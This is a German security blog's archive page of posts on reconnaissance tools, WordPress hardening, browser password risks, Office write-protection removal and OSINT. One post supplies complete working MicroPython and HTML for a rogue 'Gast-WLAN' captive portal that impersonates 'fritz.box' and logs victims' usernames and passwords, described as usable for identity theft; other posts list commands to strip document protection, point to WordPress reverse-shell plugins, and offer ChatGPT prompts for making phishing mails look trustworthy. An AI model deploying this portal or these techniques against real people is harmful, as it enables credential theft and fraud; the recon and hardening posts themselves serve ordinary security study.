Posts mit dem Label Hacking werden angezeigt. Alle Posts anzeigen

Dienstag, 1. September 2026

WordPress - REST API Informationspreisgabe über Medien-Endpunkte

Im Rahmen einer aktuellen Analyse wurde die öffentliche WordPress REST API einer Website betrachtet. Dabei zeigte sich ein typisches Bild vieler WordPress-Installationen: Während die Benutzer-Enumeration bereits erfolgreich abgesichert wurde, ist die Medienbibliothek weiterhin umfangreich über die REST API abrufbar.

Untersucht wurden die öffentlich erreichbaren Endpunkte:

  • /wp-json/
  • /wp-json/wp/v2/media
  • /wp-json/wp/v2/users

Die Benutzerabfrage liefert erwartungsgemäß einen 401 Unauthorized Fehler. Eine Auflistung von WordPress-Benutzern ist somit nicht möglich und eine häufig kritisierte Schwachstelle wurde bereits geschlossen.


Wo liegt weiterhin ein Risiko vor?

Der Medien-Endpunkt stellt weiterhin umfangreiche Informationen ohne Anmeldung bereit. Dazu gehören unter anderem:

  • Dateinamen und Upload-Zeitpunkte
  • Bildgrößen und Dateigrößen
  • Verknüpfungen zu Seiten und Beiträgen
  • Autoren-IDs
  • Direkte Links zu Originaldateien

Für Angreifer sind solche Informationen interessant, da sie die automatisierte Analyse einer Website erleichtern und wertvolle OSINT-Daten liefern können.

Wurde ein Sicherheitsvorfall festgestellt?

Nein.

Im untersuchten Datenbestand fanden sich keine Hinweise auf:

  • vertrauliche Dokumente
  • Zugangsdaten oder API-Keys
  • Datenbank-Backups
  • Konfigurationsdateien
  • Schadcode oder kompromittierte Inhalte

Die öffentlich erreichbaren Dateien beschränkten sich überwiegend auf Bilder, Grafiken und Marketingmaterial.

Bewertung

Aus Security-Sicht handelt es sich aktuell nicht um einen Incident, sondern um ein klassisches Hardening-Thema. Die Funktionalität der REST API ist grundsätzlich vorgesehen, sollte jedoch regelmäßig überprüft und auf das tatsächlich benötigte Maß reduziert werden.

Empfehlungen

  • Regelmäßige Prüfung der Medienbibliothek auf veraltete oder nicht mehr benötigte Uploads
  • Überprüfung, welche REST-Endpunkte wirklich öffentlich erforderlich sind
  • Entfernung sensibler Metadaten aus Bilddateien
  • Regelmäßige Security Reviews von WordPress, Themes und Plugins
  • Dokumentation und Nachverfolgung von Hardening-Maßnahmen

Fazit

Die Untersuchung zeigt, dass Sicherheitsmaßnahmen bereits teilweise umgesetzt wurden. Insbesondere die Absicherung der Benutzerliste ist positiv zu bewerten. Gleichzeitig bleibt die öffentlich zugängliche Medienbibliothek ein potenzieller Informationslieferant für OSINT-Recherchen und sollte im Rahmen eines kontinuierlichen Security Hardenings überprüft werden.

Security ist nicht nur das Schließen von Schwachstellen, sondern auch die bewusste Reduzierung unnötiger Informationspreisgabe. 


Sonntag, 7. Juni 2026

Microsoft Edge - Passwörter im Klartext, besser Passwortmanager verwenden!

Prozesse im RAM: Ein altbekanntes Risiko

Schon 2021 zeigte ich in meinem Artikel zu Hacking-Tools, wie einfach sich Prozesse im Arbeitsspeicher mit Process Hacker oder Sysinternals auslesen lassen. Doch dass selbst moderne Browser wie Microsoft Edge Passwörter im Klartext im RAM speichern, ist ein eklatantes Sicherheitsproblem.

Der Fall: Edge speichert Passwörter unverschlüsselt im RAM

Der in Edge integrierte Passwortmanager speichert Zugangsdaten dauerhaft im Klartext im Arbeitsspeicher, selbst wenn sie nicht aktiv genutzt werden. Sicherheitsforscher Tom Jøran Sønstebyseter Rønning demonstrierte 2023, wie einfach sich Passwörter mit einem Speicherabbild (via Task-Manager) und einem Hex-Editor (z. B. HxD) auslesen lassen.
Test: Ein Testpasswort wurde im Passwortmanager hinterlegt, Edge neu gestartet. Das Passwort war trotz Nichtnutzung im Speicherabbild des Edge-Prozesses zu finden, selbst nach dem Schließen des Browserfensters. 

Microsofts Reaktion: Von „Design-Entscheidung“ zum Update

Anfangs behauptete Microsoft, das Verhalten sei absichtlich. Nach öffentlichem Druck wurde Edge aktualisiert: Passwörter werden nun nicht mehr automatisch beim Start in den RAM geladen. Doch das Problem bleibt: Lokale Angreifer (z. B. via Malware) können weiterhin auf den Speicher zugreifen.

Lösungen: Was du tun kannst

Wechsel zu einem dedizierten Passwortmanager (z. B. KeePassXC, Bitwarden).
Edge-Prozess manuell beenden (Task-Manager → Hintergrundprozesse prüfen).
Speicherabbilder schützen (z. B. mit Windows Defender Exploit Guard).

Edge hat nachgebessert, doch der RAM bleibt ein Risiko. Nutze externe Passwortmanager, sie löschen entschlüsselte Passwörter sofort nach Gebrauch. 

Sonntag, 22. Februar 2026

Domain - Subdomain-Suche mit Hilfe von Subfinder

Subfinder ist ein beliebtes Open-Source-Tool, das Subdomains einer Domain aus öffentlichen Quellen sammelt. Es wird häufig von Pentestern und Sicherheitsforschern genutzt, um schnell einen Überblick über die Angriffsfläche einer Domain zu erhalten. Das Tool durchsucht verschiedene öffentliche Datenquellen und aggregiert die gefundenen Subdomains in einer übersichtlichen Liste.

Wofür wird Subfinder genutzt?

Mit Subfinder kannst du herausfinden, welche Subdomains einer Domain öffentlich auffindbar sind. Das ist besonders nützlich für:

  • Sicherheitsanalysen: Identifikation potenzieller Schwachstellen oder veralteter Systeme.
  • Bug Bounty: Erhöhung der Chancen, bisher unentdeckte Subdomains und damit verbundene Sicherheitslücken zu finden.
  • Infrastruktur-Überblick: Schnelle Übersicht über die digitale Präsenz eines Unternehmens.

Installation (Go-Toolchain)

Subfinder ist in Go geschrieben und lässt sich einfach installieren. Voraussetzung ist eine funktionierende Go-Umgebung. Die Installation erfolgt mit folgendem Befehl:

go install -v github.com/projectdiscovery/subfinder/v2/cmd/subfinder@latest

Nach der Installation steht dir der Befehl subfinder in deinem Terminal zur Verfügung.

Erste Schritte

Um Subdomains für eine Domain zu sammeln, führe einfach folgenden Befehl aus:

subfinder -d beispiel.de

Das Tool durchsucht nun verschiedene Quellen und gibt eine Liste aller gefundenen Subdomains aus.

Ähnlich wie theHarvester (Domain - Digitale Spurensuche mit dem Tool theHarvester), kann man auch hier für Dienste die einen API-Schlüssel benötigen diese hinterlegen. Siehe https://docs.projectdiscovery.io/opensource/subfinder/install#post-install-configuration.

Fazit

Subfinder ist ein mächtiges Werkzeug für jeden, der sich mit IT-Sicherheit, Pentesting oder Bug Bounty beschäftigt. Dank der einfachen Installation und Bedienung ist es ideal für den schnellen Einstieg in die Subdomain-Discovery.


Dienstag, 13. Januar 2026

Security - WhatWeb Open-Source-Webscanner: Webanwendungen analysieren identifizieren

WhatWeb ist ein Open-Source-Webscanner, der speziell dafür entwickelt wurde Webanwendungen zu analysieren und zu identifizieren. Ein ähnliches Vorgehen habe ich bereits unter Security - Nmap Netzwerkscanner und Kali Linux und Hacking - Netzwerkscanner, nmap, Reverse Shell und Password Cracking mit hashcat beschrieben.


Da eine Installation per Windows nicht direkt möglich ist, empfehle ich eine Installation per Windows-Subsystem für Linux (WSL) oder über Distrobox.

WhatWeb erkennt, welche Technologien eine Website nutzt z. B. Content-Management-Systeme (CMS) wie WordPress oder Joomla, Webserver (Apache, Nginx), Programmiersprachen (PHP, Python), Frameworks (React, Angular) und vieles mehr.

Durch Skripte und Automatisierung kann WhatWeb große Mengen an Websites scannen, um z. B. veraltete Software oder unsichere Konfigurationen zu finden.

Installation

git clone https://github.com/urbanadventurer/WhatWeb.git

Da WhatWeb in Ruby geschrieben ist, müssen jetzt noch die Abhängigkeiten installiert werden:
sudo apt install -y ruby ruby-dev ruby-bundler build-essential make libssl-dev zlib1g-dev libyaml-dev

Jetzt in den Ordner "./WhatWeb" wechseln und den Webscanner installieren:
sudo make install

Metadaten anzeigen in in eine XML-Datei schreiben
whatweb shemel.de --log-xml=results.xml

User-Agent hinzufügen
whatweb --user-agent "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/143.0.0.0 Safari/537.36" https://shemel.de


Dienstag, 14. Oktober 2025

Domain - Digitale Spurensuche mit dem Tool theHarvester

theHarvester ist ein OSINT-Tool, das automatisiert öffentlich verfügbare Informationen zu Domains aggregiert. Es nutzt über 40 Datenquellen (Suchmaschinen, DNS-Scanner und Metadaten-Dienste), um IPs, Subdomains, E-Mail-Adressen und mehr für eine initiale Angriffsflächenanalyse zu erfassen. Eine weitere Möglichkeit hatte ich vor einiger Zeit unter Security - Amass (Automated Attack Surface Mapping).


theHarvester ist über Kali Linux bereits vorinstalliert (siehe auch Windows-Subsystem für Linux (WSL) - Installation Kali Linux). Alternativ lässt sich theHarvester auch via Docker, pipx oder über den Python-Paketmanager uv aus dem lokalen Quellcode starten. Siehe auch https://github.com/laramies/theHarvester/wiki/Installation.

Unter Windows 11 kann man die Module mit dem Paketmanager winget installieren:
winget install uv Git.Git
git clone https://github.com/laramies/theHarvester
cd theHarvester


Steam Deck (Arch Linux) Installation:
curl -LsSf https://astral.sh/uv/install.sh | sh
source ~/.local/bin/env
git clone https://github.com/laramies/theHarvester
cd theHarvester

Ausführen (-d 'shemel.de' Domain welche zu untersuchen ist, -b 'all' alle hinterlegten Quellen durchsuchen):
uv run theHarvester -d shemel.de -b all


Mit Hilfe von -f result, lassen sich alle Ergebnisse in eine result.xml und result.json schreiben.

Die Meldung "Missing API key for …" bedeutet, dass diese Dienste einen API-Schlüssel benötigen, für die in der Regel Gebühren anfallen. Den Schlüssel muss man in die Datei "api-keys.yaml" eintragen.

Sonntag, 20. Juli 2025

FRITZ!Box - Brute-Force-Angriff per HTTPS beim Fernzugang unterbinden

Oft kommt es zu wiederholten Einbruchsversuchen in AVM Fritzboxen per HTTPS beim Fernzugang, vermutlich durch einen Bot, der Passwörter ausprobiert.

Alle Nutzerkonten mit Internetzugang sollten ein sicheres Passwort haben, das aus min. 16 Zeichen besteht (einschließlich Groß- und Kleinbuchstaben sowie Ziffern). 

Abhilfe schafft auch das Ändern des "TCP-Port für HTTPS" unter "Internet/Freigaben/Fritzbox-Dienste" auf einen zufälligen hohen Wert wie z.B. 54341. 

Dadurch werden Verbindungsversuche auf dem Standardport 443 ins Leere laufen und nicht im Log erscheinen. 

Mittwoch, 4. Dezember 2024

Dark-Web-Überwachung - Google bietet kostenlosen Schutz der eigenen Identität

Über den Dark-Web Report von Google lässt sich die eigene Identität auf Datenlecks überwachen (Wie sicher ist mein Passwort?). Google sucht nach den angegebenen personenbezogenen Daten im Darknet und benachrichtigt über neu gefundene Ergebnisse inkl. Details zu den abgeflossenen Daten und gibt Handlungsempfehlungen.

Damit man den Dark-Web Report nutzen kann, benötigt man ein privates Google-Konto. Siehe auch https://support.google.com/websearch/answer/15191033?hl=de.


Der Dark-Web Report bietet folgende Funktionalitäten:

  • Suche nach Ihren personenbezogenen Daten im Dark-Web
  • Benachrichtigungen zu neu gefundenen Ergebnissen
  • Tipps und Empfehlungen zum Schutz Ihrer personenbezogenen Daten


Dienstag, 3. Dezember 2024

Office-Dokumente (Excel, Word) - Schreibschutz bzw. Bearbeitungssperre (Kennwort) entfernen

Excel- und Word-Dokumente lassen sich mit einem Passwort bzw. Schreibschutz vor ungewollter Bearbeitung schützen. Dieser Schutz lässt sich jedoch relativ einfach umgehen.

Seit Office 2007 gibt es das OOXML-Format. Ein Dokument besteht aus XML-Dateien in einer Ordnerstruktur, die in einem Zip-Archiv stecken. Es lassen sich die Informationen zum Schreibschutz in diesen XML-Dateien finden. Somit lässt sich der Schutz durch finden der richtigen XML-Dateien dauerhaft entfernen oder ausschalten.

Die folgenden XML-Elemente müssen dafür entfernt werden:

  • (XLSX)
    • <sheetProtection algorithmName="SHA-512" […]/>
    • <workbooExcelkProtection workbook AlgorithmName="SHA-512" […]/>
  • Word (DOCX)
    • <w:documentProtection w:edit="readOnly" […]/>

Siehe auch https://www.heise.de/tipps-tricks/Excel-Passwort-entfernen-4035979.html.


Mit Hilfe der Skriptsammlung oledump.py (Python muss installiert sein) lässt sich auch aus alten Excel (XLS) Dateien der Passwortschutz entfernen. Des Weiteren wird ein Hex-Editor (HxD) für die Byte-Bearbeitung benötigt.

oledump.py -p plugin_biff --pluginoptions "-o protect -R" Datei.xls

Hier müssen dann "Protection Flag" und "Protection Passwort" angepasst werden. Siehe auch z.B. https://isc.sans.edu/diary/Password+Protected+Malicious+Excel+Files/25990 .

Bei alten Word (DOC) Dateien kann man z.B. mittels LibreOffice diese öffnen und im OpenDocument Textformat (.odt) umwandeln und anschließend wieder als .doc speichern.


Montag, 24. Juni 2024

Datenschutz - Die eigene Privatsphäre schützen? Tipps!

Mike Kuketz stellt Hilfsmittel und Anleitungen bereit, mit denen jeder seine Privatsphäre, seine Daten besser schützen kann.

Die Empfehlungsecke im Blog des Sicherheitsrates- und Datenschutzexperten steht unter der CC BY-SA 4.0-Lizenz unter ist unter der folgenden URL zur Verfügung:


Freitag, 5. Januar 2024

Raspberry Pi Pico - WLAN und Webserver Bibliothek "phew"

Der Raspberry Pi Pico W kostet nur ca. 10 Euro und ist somit viel günstiger als der normale Raspberry Pi oder Raspberry Pi Zero. Der Pico arbeitet mit einem RP2040 Mikrocontroller (ARM Cortex M0+ mit bis zu 133 MHz Taktfrequenz als CPU, 264 kByte RAM und 2 MByte Flash-Speicher).

In diesem Beitrag werde ich zeigen, wie man einen WLAN-Hotspot einrichtet und per Webserver eine Webseite bzw. eine Hotspot Anmeldewebseite (Captive Portal) ausliefert. Diese kann nun zum Identitätsdiebstahl dienen.


MicroPython installieren

MicroPython steht auf der folgenden Webseite https://micropython.org/download/RPI_PICO_W/ zum Download bereit.

Nach dem Download muss die UF2-Datei auf den Pico geladen werden. Hierfür muss die Boot-Selektor-Taste (BootSEL) gedrückt gehalten werden und der Pico per USB-Kabel mit dem Rechner verbunden werden.
Die Taste BootSEL kann jetzt losgelassen werden, der Pico wird jetzt als Massenspeicher RPI-RP2 erkannt und die Firmwaredatei kann kopiert werden.

Nach dem kopieren der Firmware-Datei, wird diese sofort installiert und es wird ein Reset durchgeführt (der Massenspeicher wird nicht mehr angezeigt).

Die Programmierung kann anschließend mit der Entwicklungsumgebung Thonny erfolgen.

Unter Linux (in meinem Fall das Steam Deck) ist folgendes zu beachten:
(deck@steamdeck Tools)$ ls -l /dev/ttyACM1
crw-rw---- 1 root uucp 166, 1 Jan  2 20:08 /dev/ttyACM1
(deck@steamdeck Tools)$ sudo usermod -a -G uucp deck


Siehe auch https://support.arduino.cc/hc/en-us/articles/360016495679-Fix-port-access-on-Linux.

"phew" Bibliothek (WLAN- und Webserver) installieren

Das aktuelle Release von "phew" unter https://github.com/pimoroni/phew/releases herunterladen und mit Hilfe von Thonny auf den Pico übertragen.


Jetzt lässt sich "phew" wie jede andere Bibliothek einbinden.

Hotspot-Popup (Captive-Portal) programmieren

Wir beginnen mit der main.py . Hier gibt es Abschnitte mit den Kommentaren „#Android Redirects“, „#Apple Redir“ und „#Microsoft Windows Redirects“. In diesen Abschnitten werden die jeweiligen Tests behandelt, die jedes Betriebssystem ausführt um auf ein Captive Portal zu reagieren.

#!/usr/bin/python
# coding=utf-8
# Captive Portal with a Raspberry Pi Pico W
# (c) Sebastian Hemel, www.shemel.de
# Based on picockpit.com/raspberry-pi/raspberry-pi-pico-w-captive-portal-hotspot-access-point-pop-up/
#-----------------------------------------------------------------------------------

from phew import access_point, logging, server, dns
from phew.template import render_template
from os import stat

# This is the address that is shown on the Captive Portal
DOMAIN = "fritz.box" #pico.wireless
# Change this to whatever Wifi SSID you wish
SSID = "Gast-WLAN" #Pico W Captive
HTDOCS = "htdocs"

#How to trigger the pop-up
@server.route("/hotspot-detect.html", methods=["GET"])     # apple redir
@server.route("/generate_204", methods=["GET"])            # android redirects
@server.route("/redirect", methods=["GET"])
def hotspot(request):
    logging.info("redirecting hotspot request " + request.path)
    return server.redirect(f"http://{DOMAIN}/", 302)

@server.route("/ncsi.txt", methods=["GET"])                # microsoft windows redirects
@server.route("/connecttest.txt", methods=["GET"])
def hotspot(request):
    return "", 200

@server.route("/", methods=['GET'])
def index(request):
    logging.info("route/ retrieving index.html")
    logging.info("Got data: " + request.query_string)
    return render_template(HTDOCS + "/index.html")

@server.route("route/data.html", methods=["GET"])
def hotspot(request):
    logging.info("/data.html retrieving index.html")
    logging.info("Got data: " + request.query_string)
    return render_template(HTDOCS + "/index.html")

@server.route("/log.txt", methods=["GET"])
def hotspot(request):
    return render_template("log.txt")

@server.catchall()
def catch_all(request):
    try:
        print("***************CATCHALL***********************\n" + str(request))
        stat(HTDOCS + request.path)
        return render_template(HTDOCS + request.path)
    except OSError:
        return "Not found:" + request.path, 404

# Set to Accesspoint mode
ap = access_point(SSID)
ip = ap.ifconfig()[0]
# Grab the IP address and store it
logging.info(f"starting DNS server on {ip}")
# Catch all (DNS server) requests and reroute them
dns.run_catchall(ip)
# Run the server
server.run()
logging.info("Webserver Started")


Im nächsten Schritt benötigen wir eine index.html , hierbei handelt es sich um eine einfache "Proof-of-Concept-Datei". Diese gibt sich als "Captive Portal" aus und fordert den User auf seine Zugangsdaten einzugeben.


<!DOCTYPE html>
<html lang="de">
    <head>
        <meta charset="UTF-8" />
        <meta http-equiv="X-UA-Compatible" content="IE=edge" />
        <meta name="viewport" content="width=device-width, initial-scale=1.0" />
        <title>Pico W Captive Portal</title>
      </head>
      <body>
        <h1>Willkommen beim Captive Portal</h1>
     
        <h2>Login</h2>
           <form id="login-form">
              <p>
            <input type="text" name="username" id="username-field" class="login-form-field" placeholder="Benutzername">
            </p>
              <p>
            <input type="password" name="password" id="password-field" class="login-form-field" placeholder="Passwort">
            </p>
            <input type="submit" value="Absenden" id="login-form-submit" onclick="validate()">
        </form>
       
<script>
    function validate(){
        var username = document.getElementById("username-field").value;
        var password = document.getElementById("password-field").value;
        if (username && password){
            alert ("Login erfolgreich!");
            window.location = "index.html?username="+username+"&password="+password; // Redirecting to other page.
            return false;
        }
        else{
            alert("Bitte geben Sie Ihre Zugangsdaten ein!");
            return false;
        }
    }   
</script>
       
    </body>
</html>

Diese werden durch das Python Script jedoch in eine log.txt gespeichert ;-) .

Hinweis: Bitte beachtet hier den § 202c Vorbereiten des Ausspähens und Abfangens von Daten!

Donnerstag, 14. September 2023

Scamming - Spamanrufe herausfiltern (Android), Website/Anrufe melden

Der Onlinebetrug (Scam) verursacht jedes Jahr Milliardenschäden. Darunter zählen zum Beispiel vermeintliche Supportanrufe, Schockanrufe oder auch Enkel- und Kindertrick-SMS und Anlagebetrug. Ich beschreibe kurz, wie man Spam-Anrufe auf dem Smartphone herausfiltert und wo man Spam-Anrufe melden kann.

Spam-Anrufe herausfiltern (Android)

Unter Android kann man Spam-Anrufe filtern und blockieren.

  1. "Telefon-App" auf dem Smartphone öffnen.
  2. Oben rechts auf das "Drei-Punkt-Menü" und "Einstellungen" auswählen.
  3. "Anrufe-ID und Spam" auswählen.
  4. Aktivieren der Optionen "Anrufe- und Spam-ID anzeigen" und "Spamanrufe herausfiltern".


Spam-Anrufe bei Bundesnetzagentur melden

Telefon-Spam kann man bei der Bundesnetzagentur meldet. Auf der folgenden Webseite gibt es viele Möglichkeiten, wie z.B. Belästigende Anrufversuche, Unerlaubte Telefonwerbung oder auch Ping-Anruf.

https://www.bundesnetzagentur.de/DE/Vportal/AnfragenBeschwerden/Beschwerde_Aerger/start.html

Ein gutes Beispiel für einen "Schockanruf", findet sich bei der "Polizeiliche Kriminalprävention Hamburg: Der Schockanruf".


Sonntag, 30. April 2023

ChatGPT - Hacking Kommandos

In dem Beitrag "ChatGPT - Einstieg, Kommandos, Erweiterungen und Schnittstelle OpenAI" ging ich bereits auf die Basics von ChatGPT ein. In diesem Artikel gehe ich kurz auf die Unterstützung von ChatGPT als "Hacking-Tool" ein.

Stellt man die richtigen Anfragen an ChatGPT, kann die KI nützliche Informationen über den Einsatz von Hacking-Tools liefern. Auch lässt sich Quellcode auf Sicherheitslücken untersuchen und ChatGPT erklärt wie diese ausgenutzt werden können. Die KI kann zudem Phishing-Mails bewertet und E-Mails umformulieren, damit diese seriöser klingen.

Einsatz von Hacking-Tools (Kommando)

Wie würde ein Pentester im Rahmen eines Pentests vorgehen, um Sicherheitslücken in einem Netzwerk oder bei einer Webseite zu finden?

Wie würde Schritt 2 ganz konkret ablaufen?


Sicherheitslücken in einer WordPress-Installation finden (Kommando)

Wie würde ein Pentester Sicherheitslücken in einer WordPress-Installation finden, um die Kontrolle zu übernehmen?


Quellcode Analyse (Kommando)

Enthält der folgende Code Sicherheitslücken?, gefolgt von dem Quellcode

E-Mail (Text) umformulieren (Kommando)

Kannst Du die Mail so umformulieren, dass sie einen vertrauenswürdigen Eindruck macht?


Quelle: c't 8/2023 S. 108


Sonntag, 12. März 2023

IT Forensik - Datei in Bild verstecken oder finden (strings, binwalk)

Eine beliebige Datei lässt sich mit einem Trick ganz einfach mit einer Bilddatei verschmelzen und ist somit auf den ersten Blick nicht auffindbar. Aber mit den Linux Tools Strings und Binwalk können versteckte Dateien wieder aufgespürt werden.


1. Schritt "Dateien packen"

Ales erstes legt man mit Hilfe von z.B. 7-Zip der WinRAR zwei Dateien in ein Archiv. Dieses kann auch zusätzlich mit einem Passwort geschützt sein.

2. Schritt "Dateien zusammenführen"

Bit dem folgenden Befehl in der Kommandozeile (cmd) können jetzt die Dateien zusammengeführt werden.


copy /b Landschaft.jpg + Downloads.zip D:\


Es lässt sich jetzt gut erkennen, dass die "neue" Datei Landschaft.jpg deutlich mehr Speicherplatz belegt.

Analyse mit "Strings"

sudo apt install binutils
strings Landschaft.jpg


Strings druckt die Zeichenketten druckbarer Zeichen in Dateien und gibt sie in der Konsole aus. Man sieht sofort, es befinden sich zwei Dateinamen darunter.


Analyse mit "Binwalk"

sudo apt install binwalk
binwalk Landschaft.jpg


Binwalk durchsucht binary images nach eingebetteten Dateien und ausführbarem Code. Man erkennt sofort, dass es sich um ein Zip Archiv handelt.


Freitag, 4. November 2022

Security - Open Source Intelligence (OSINT) Recherchen - Teil II

In meinem Betrag Security - Open Source Intelligence (OSINT) Recherchen bin ich bereits auf einige OSINT-Tools eingegangen, welche zur Aufdeckung von IT-Sec Schwachstellen genutzt werden können. In diesem Beitrag möchte ich auf weitere Beispiele verweisen, welche sich online oder mit Hilfe von Kali Linux einfach nutzen lassen.

DNSRecon - Mit Hilfe diesem Python-Skript lassen sich erste DNS-Informationen sammeln.

dnsrecon -d google.de

Nikto - Schwachstellenscanner, der Webserver auf gefährliche Dateien/CGIs, veraltete Serversoftware und andere Probleme scannt.

nikto -h google.de

w3af - Is ein Web Application Attack und Audit Framework.

Zphisher - Erstellt Fakes von populären Websites

Mitre Att&ck Matrix - Diese Matrix bietet Pentestern ein Framework für zielgerichtete Angriffe.

Nmap - Mit diesem Netzwerkscanner ist es möglich eine grobe Analyse von Netzwerken und möglichen Angriffsszenarien zu erstellen.


Donnerstag, 11. August 2022

Security - Open Source Intelligence (OSINT) Recherchen

In den Beitrag Hacking - Mit Hilfe von Google bin ich bereits auf die Sammlung und Auswertung von öffentlicher Daten eingegangen. In diesem Beitrag möchte ich auch viele weitere Tools verweisen, welche sich IT-Sicherheitsexperten (aber auch Cyber-Kriminelle) zu Nutzen machen.


Webserver-Scan (siehe auch https://sebastianhemel.blogspot.com/2016/01/spion-im-wohnzimmer-offene-webcams.html)  können mit https://www.shodan.io und https://www.binaryedge.io abgefragt werden. Hier werden in der Regel die folgenden Daten gesammelt, Webserver (HTTP/HTTPS über die Ports 80, 8080, 443, 8443), FTP (Port 21), SSH (Port 22), Telnet (Port 23), SNMP (Port 161), SIP (Port 5060) und Real Time Streaming Protocol (RTSP, Port 554).

Schnelle IP-Checks lassen sich mit https://www.abuseipdb.com durchführen.

Eine Darknet Suchmaschine- und Datenarchiv ist https://intelx.io.

Schwachstellen Informationen lassen sich mit Hilfe von https://www.cvedetails.com oder https://vulmon.com abfragen. Siehe auch Hacking - Zed Attack Proxy (ZAP) Sicherheitslücken im Browser- und App-Traffic erkennen.

Domain Informationen können durch https://viewdns.info und https://crt.sh (Certificate Search Tool) abgefragt werden.

Eine Suche nach Transaktionen, Adressen, Blöcken und eingebetteten Textdaten in den Blockchains bietet https://blockchair.com/de und https://www.bitcoinabuse.com an.

Eine Überprüfung von Phishing Seiten ist durch https://openphish.com und https://checkphish.ai möglich.

Samstag, 26. März 2022

Hacking - Mit Hilfe von Google

Mit Hilfe von Google Hacking (Google Dorking) ist es möglich indexierten Inhalt, welcher nicht für die Öffentlichkeit gedacht war, mit Hilfe von gezielten Suchanfragen schnell und einfach zu finden. Hierzu gab es von mir bereits vor einigen Jahren den Beitrag Spion im Wohnzimmer - Offene Webcams finden.

Exploit Database

Hier gibt es einen eigenen Bereich "Google Hacking" mit den neuesten bekannten Suchbegriffen.

DorkSearch

Unter dorksearch.com kann man auf über 7.000 vorgefertigte Begriife zugreifen und sie miteinander kombinieren.


Sonntag, 20. März 2022

Hacking - Netzwerkscanner, nmap, Reverse Shell und Password Cracking mit hashcat

In den Artikel Security - Nmap Netzwerkscanner und Kali Linux und Hacking - Nützliche Tools (PassView, Windows Login Unlocker, Recovery, Process Hacker, Network Sniffer) habe ich bereits etliche Beispiele beschrieben, welche Tools Hacker verwenden und wie sie dabei vorgehen. In diesem Beitrag werde ich noch etwas tiefer ins Detail gehen.


Netzwerkscanner (Netdiscover)

Netdiscover kann auch verwendet werden, um im Netzwerk-ARP-Pakete zu untersuchen oder Netzwerkadressen mithilfe des Auto-Scan-Modus zu finden. Siehe auch https://www.kali.org/tools/netdiscover/. Hierdurch lassen sich in einem Netzwerk potenzielle Angriffsziele ermitteln.

Installation: sudo apt-get install netdiscover
Aufruf: netdiscover -r 192.168.1.0/24

Hinweis: Netdiscover staret automatisch mit der ersten Netzwerkschnittstelle, die es findet.

nmap Funktion http-enum

Mit Hilfe von http-enum findet man automatisiert Dateien oder interessante Verzeichnisse auf einem Webserver. Dabei sendet das Script weit über tausend Abfragen für gängige Dateien und Verzeichnisse an den Server. So lassen sich schnell wichtige Informationen erhalten, ob einige bekannte Dienste oder Dateien auf dem Webserver offen zugänglich sind oder nicht.

Aufruf: nmap -n --script=http-enum 192.168.1.1 oder Domain.de


WordPress: Reverse Shell

Es gibt viele verschiedene Methoden WordPress anzugreifen (z.B. WordPress - Brute-Force Angriffe mit XML-RPC und REST-API), eine davon ist Zugriff auf die WordPress-Verwaltungskonsole mit Hilfe des Metasploit Framework https://www.kali.org/tools/metasploit-framework/. Hierdurch ist es dann auch mögloch eine "Reverse Shell" als Plugin zu installieren, um so "root" bzw. Vollzugriff auf den Server zu erhalten.
Das Vorgehen ist unter https://www.hackingarticles.in/wordpress-reverse-shell/ beschrieben.

Password Cracking mit hashcat

Hashcat ist ein extrem schnelles Tool zur Passwortwiederherstellung. So kann es hochkomplexe Passwörter in kürzester Zeit knacken. Dies ist möglich, wenn Passwörter einem Wörterbuch entstammen.
Ein gutes Tutorial für den Einstieg findet sich unter https://resources.infosecinstitute.com/topic/hashcat-tutorial-beginners/.


Samstag, 19. Februar 2022

Hacking - Zed Attack Proxy (ZAP) Sicherheitslücken im Browser- und App-Traffic erkennen

Mit Hilfe von OWASP Zed Attack Proxy (ZAP) ist es möglich den Browser- und App-Traffic automatisiert nach kritischen Lücken zu durchsuchen und so auch Programmierfehler zu finden.

Zed Attack Proxy ist eine Open Source Software, welche von Sicherheitsforschern entwickelt wird. Mit Hilfe einer bereitgestellten VM (Virtuelle Maschine) OWASP BROKEN WEB APPLICATIONS PROJECT, welche eine Demo-Website mit absichtlichen Sicherheitslücken enthält, kann ZAP ohne Einschränkungen gestest werden.

So ist es zum Beispiel möglich, mit Hilfe von

